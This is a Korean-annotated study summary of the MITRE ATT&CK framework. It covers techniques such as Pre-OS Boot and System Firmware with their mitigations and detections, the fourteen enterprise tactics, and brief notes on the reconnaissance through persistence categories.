
Version Permalink

Techniques

Techniques: 9

ID	Name	Description
T1189	Drive-by Compromise	Adversaries may gain access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is typically targeted for exploitation, but adversaries may also use compromised websites for non-exploitation behavior such as acquiring Application Access Token.
T1190	Exploit Public-Facing Application	Adversaries may attempt to take advantage of a weakness in an Internet-facing computer or program using software, data, or commands in order to cause unintended or unanticipated behavior. The weakness in the system can be a bug, a glitch, or a design vulnerability. These applications are often websites, but can include databases (like SQL), standard services (like SMB or SSH), network device administration and management protocols (like SNMP and Smart Install), and any other applications with Internet accessible open sockets, such as web servers and related services. Depending on the flaw being exploited this may include Exploitation for Defense Evasion.

MITRE ATT&CK 구성



Pre-OS Boot

Sub-techniques (5)

ID	Name
T1542.001	System Firmware
T1542.002	Component Firmware
T1542.003	Bootkit
T1542.004	ROMMONkit
T1542.005	TFTP Boot

ID: T1542

Sub-techniques: T1542.001, T1542.002, T1542.003, T1542.004, T1542.005

ⓘ Tactics: Defense Evasion, Persistence

ⓘ Platforms: Linux, Network, Windows, macOS

ⓘ Defense Bypassed: Anti-virus, File monitoring, Host intrusion prevention systems

Version: 1.1

Created: 13 November 2019

Last Modified: 19 April 2022

Version Permalink

Adversaries may abuse Pre-OS Boot mechanisms as a way to establish persistence on a system. During the booting process of a computer, firmware and various startup services are loaded before the operating system. These programs control flow of execution before the operating system takes control.[1]

Adversaries may overwrite data in boot drivers or firmware such as BIOS (Basic Input/Output System) and The Unified Extensible Firmware Interface (UEFI) to persist on systems at a layer below the operating system. This can be particularly difficult to detect as malware at this level will not be detected by host software-based defenses.

Mitigations

ID	Mitigation	Description
M1046	Boot Integrity	Use Trusted Platform Module technology and a secure or trusted boot process to prevent system integrity from being compromised. Check the integrity of the existing BIOS or EFI to determine if it is vulnerable to modification. [2] [3]
M1026	Privileged Account Management	Ensure proper permissions are in place to help prevent adversary access to privileged accounts necessary to perform these actions
M1051	Update Software	Patch the BIOS and EFI as necessary.

Detection

ID	Data Source	Data Component	Detects
DS0017	Command	Command Execution	Monitor executed commands and arguments in command history in either the console or as part of the running memory to determine if unauthorized or suspicious commands were used to modify device configuration.
DS0016	Drive	Drive Modification	Monitor for changes to MBR and VBR as they occur for indicators for suspicious activity and further analysis. Take snapshots of MBR and VBR and compare against known good samples.
DS0027	Driver	Driver Metadata	Disk check, forensic utilities, and data from device drivers (i.e. processes and API calls) may reveal anomalies that warrant deeper investigation
DS0001	Firmware	Firmware Modification	Monitor for changes made on pre-OS boot mechanisms that can be manipulated for malicious purposes. Take snapshots of boot records and firmware and compare against known good images. Log changes to boot records, BIOS, and EFI
DS0029	Network Traffic	Network Connection Creation	Monitor for newly constructed network device configuration and system image against a known-good version to discover unauthorized changes to system boot, startup configuration, or the running OS. The same process can be accomplished through a comparison of the run-time memory, though this is non-trivial and may require assistance from the vendor.
DS0009	Process	OS API Execution	Monitor for API calls that may abuse Pre-OS Boot mechanisms as a way to establish persistence on a system. Disk check, forensic utilities, and data from device drivers (i.e. API calls) may reveal anomalies that warrant deeper investigation. [4]

MITRE ATT&CK 구성

· Techniques (공격 기술 정보)


- Sub-techniques : Techniques 에 포함된 Sub-Techniques(구체적인 기술)들의 모음

- Mitigation : 해당 전술을 방어하기 위한 techniques

- Detection : 탐지하는데 도움이 되는 다양한 정보 (Tactics가 하는 행위들을 표현한 듯)

13

MITRE ATT&CK 구성



Pre-OS Boot: System Firmware

Other sub-techniques of Pre-OS Boot (5)

Adversaries may modify system firmware to persist on systems.The BIOS (Basic Input/Output System) and The Unified Extensible Firmware Interface (UEFI) or Extensible Firmware Interface (EFI) are examples of system firmware that operate as the software interface between the operating system and hardware of a computer. [1] [2] [3]

System firmware like BIOS and (U)EFI underly the functionality of a computer and may be modified by an adversary to perform or assist in malicious activity. Capabilities exist to overwrite the system firmware, which may give sophisticated adversaries a means to install malicious firmware updates as a means of persistence on a system that may be difficult to detect.

ID: T1542.001

Sub-technique of: T1542

ⓘ Tactics: Persistence, Defense Evasion

ⓘ Platforms: Windows

ⓘ Permissions Required: Administrator, SYSTEM

ⓘ Defense Bypassed: Anti-virus, File monitoring, Host intrusion prevention systems

ⓘ CAPEC ID: CAPEC-532

Contributors: Jean-Ian Boutin, ESET; McAfee; Ryan Becwar

Version: 1.0

Created: 19 December 2019

Last Modified: 19 May 2020

Version Permalink

Procedure Examples

ID	Name	Description
S0047	Hacking Team UEFI Rootkit	Hacking Team UEFI Rootkit is a UEFI BIOS rootkit developed by the company Hacking Team to persist remote access software on some targeted systems.[4]
S0397	LoJax	LoJax is a UEFI BIOS rootkit deployed to persist remote access software on some targeted systems.[5]
S0001	Trojan.Mebromi	Trojan.Mebromi performs BIOS modification and can download and execute a file as well as protect itself from removal.[6]

Mitigations

ID	Mitigation	Description
M1046	Boot Integrity	Check the integrity of the existing BIOS or EFI to determine if it is vulnerable to modification. Use Trusted Platform Module technology. [7] Move system's root of trust to hardware to prevent tampering with the SPI flash memory.[5] Technologies such as Intel Boot Guard can assist with this. [8]
M1026	Privileged Account Management	Prevent adversary access to privileged accounts or access necessary to perform this technique.
M1051	Update Software	Patch the BIOS and EFI as necessary.

Detection

ID	Data Source	Data Component	Detects
DS0001	Firmware	Firmware Modification	Monitor for changes made to firmware. [9] Dump and inspect BIOS images on vulnerable systems and compare against known good images. [10] Analyze differences to determine if malicious changes have occurred. Log attempts to read/write to BIOS and compare against known patching behavior.Likewise, EFI modules can be collected and compared against a known-clean list of EFI executable binaries to detect potentially malicious modules. The CHIPSEC framework can be used for analysis to determine if firmware modifications have been performed. [11] [12] [13]

MITRE ATT&CK 구성


- Sub Techniques (세부 공격 기술 정보)

- Procedure Example : 실제로 사용된 구체적인 정보 (사용 그룹, 소프트웨어 등)

- Mitigation : 해당 전술을 방어하기 위한 techniques

- Detection : 탐지하는데 도움이 되는 다양한 정보 (Tactics가 하는 행위들을 표현한 듯)

Enterprise tatics



Enterprise tactics

Tactics represent the "why" of an ATT&CK technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action. For example, an adversary may want to achieve credential access.

Enterprise Tactics: 14

ID	Name	Description
TA0043	Reconnaissance	The adversary is trying to gather information they can use to plan future operations.
TA0042	Resource Development	The adversary is trying to establish resources they can use to support operations.
TA0001	Initial Access	The adversary is trying to get into your network.
TA0002	Execution	The adversary is trying to run malicious code.
TA0003	Persistence	The adversary is trying to maintain their foothold.
TA0004	Privilege Escalation	The adversary is trying to gain higher-level permissions.
TA0005	Defense Evasion	The adversary is trying to avoid being detected.
TA0006	Credential Access	The adversary is trying to steal account names and passwords.
TA0007	Discovery	The adversary is trying to figure out your environment.
TA0008	Lateral Movement	The adversary is trying to move through your environment.
TA0009	Collection	The adversary is trying to gather data of interest to their goal.
TA0011	Command and Control	The adversary is trying to communicate with compromised systems to control them.
TA0010	Exfiltration	The adversary is trying to steal data.
TA0040	Impact	The adversary is trying to manipulate, interrupt, or destroy your systems and data.

Reconnaissance


- **Reconnaissance (정찰)**

- 공격자가 다음 작전을 계획하는데 사용할 수 있는 정보를 수집하려는 행위

- Active Scanning : 피해자의 정보를 모으기 위해 네트워크 트래픽을 통해 scan하는 행위 (Scanning IP Blocks, Vulnerability Scanning 등)

- Gather Victim Host Information : 피해자 Host에 대한 정보를 수집하는 행위 (Hardware, Software, Client Configurations 등)

- Gather Victim Identity Information : 피해자 신원에 대한 정보를 수집하는 행위 (Credentials, Email Address, Employee Names 등)



Reconnaissance

10 techniques

Active Scanning (3)

Gather Victim Host Information (4)

Gather Victim Identity Information (3)

Gather Victim Network Information (6)

Gather Victim Org Information (4)

Phishing for Information (3)

Search Closed Sources (2)

Search Open Technical Databases (5)

Search Open Websites/Domains (2)

Search Victim-Owned Websites

Resource Development

· Resource Development(자원 개발)

-공격자가 작업하는데 사용할 수 있는 리소스 설정하는 행위

- **Acquire Infrastructure: 공격자가 공격을 하기 위해 인프라를 구매/임대하는 행위**


(Domains, DNS server, Virtual Private Server 등)

- **Compromise Accounts: 서비스를 사용하는 기존 계정을 손상시키고 사용하는 행위**

(Social Media Accounts, Email Accounts)

- **Compromise Infrastructure : 타사의 인프라를 손상시키고 사용하는 행위**

(Domain, DNS server, Virtual Private Server, Botnet 등)



Resource Development
7 techniques

Acquire Infrastructure (6)
Compromise Accounts (2)
Compromise Infrastructure (6)
Develop Capabilities (4)
Establish Accounts (2)
Obtain Capabilities (6)
Stage Capabilities (5)

Initial Access


· Initial Access(초기 접근)

- 공격자가 네트워크로 접속하려는 행위

- Drive-by Compromise: 정상적으로 브라우저를 통해 웹 사이트를 방문하는 사용자를 통해 시스템 접근 하는 행위 (JavaScript, Iframes, XSS 등 활용)

- Exploit Public-Facing Application: 의도치 않은 행동을 일으키기 위해 약점을 이용하려고 시도하는 행위 (웹 사이트, 데이터 베이스, SSH 등 취약점을 이용)

- External Remote Service: 외부 원격 서비스를 활용하여 네트워크 초기 진입 및 유지하는 행위 (VPN, Windows 원격 관리, Citrix 등)



Initial Access

9 techniques

Drive-by Compromise

Exploit Public-Facing Application

External Remote Services

Hardware Additions

Phishing (3)

Replication Through Removable Media

Supply Chain Compromise (3)

Trusted Relationship

Valid Accounts (4)

Execution

- **Execution(실행)**

 - 공격자가 악성 코드를 실행하려는 행위

 - Command and Script Interpreter: 명령 및 스크립트 인터프리터를 사용하여 명령, 스크립트, 바이너리 파일 실행하는 행위


(Powershell, AppleScript, cmd, Python, JavaScript 등)

 - Container Administration Command: 컨테이너 관리 서비스를 이용해 컨테이너 내에 명령을 실행하는 행위

(Docker, Kubernetes API Server, Kubelet 등)

 - Deploy Container: 실행을 용이하게 하거나, 보호 정책을 우회하기 위해 구성 환경 안에 컨테이너를 배치하는 행위

(악성 컨테이너 이미, 배포 관련 악성 프로세스)



Execution

12 techniques

Command and Scripting Interpreter (8)

Container Administration Command

Deploy Container

Exploitation for Client Execution

Inter-Process Communication (3)

Native API

Scheduled Task/Job (5)

Shared Modules

Software Deployment Tools

System Services (2)

User Execution (3)

Windows Management Instrumentation

Persistence

- **Persistence(지속성)**

- 악성 행위가 지속성을 가지게 하는 행위

- Account Manipulation: 공격 대상 시스템에 대한 접속을 유지하기 위해 계정을 조작하는 행위


(Additional Cloud Credentials, Additional Email Delegate Permissions, SSH Authorized Keys등)

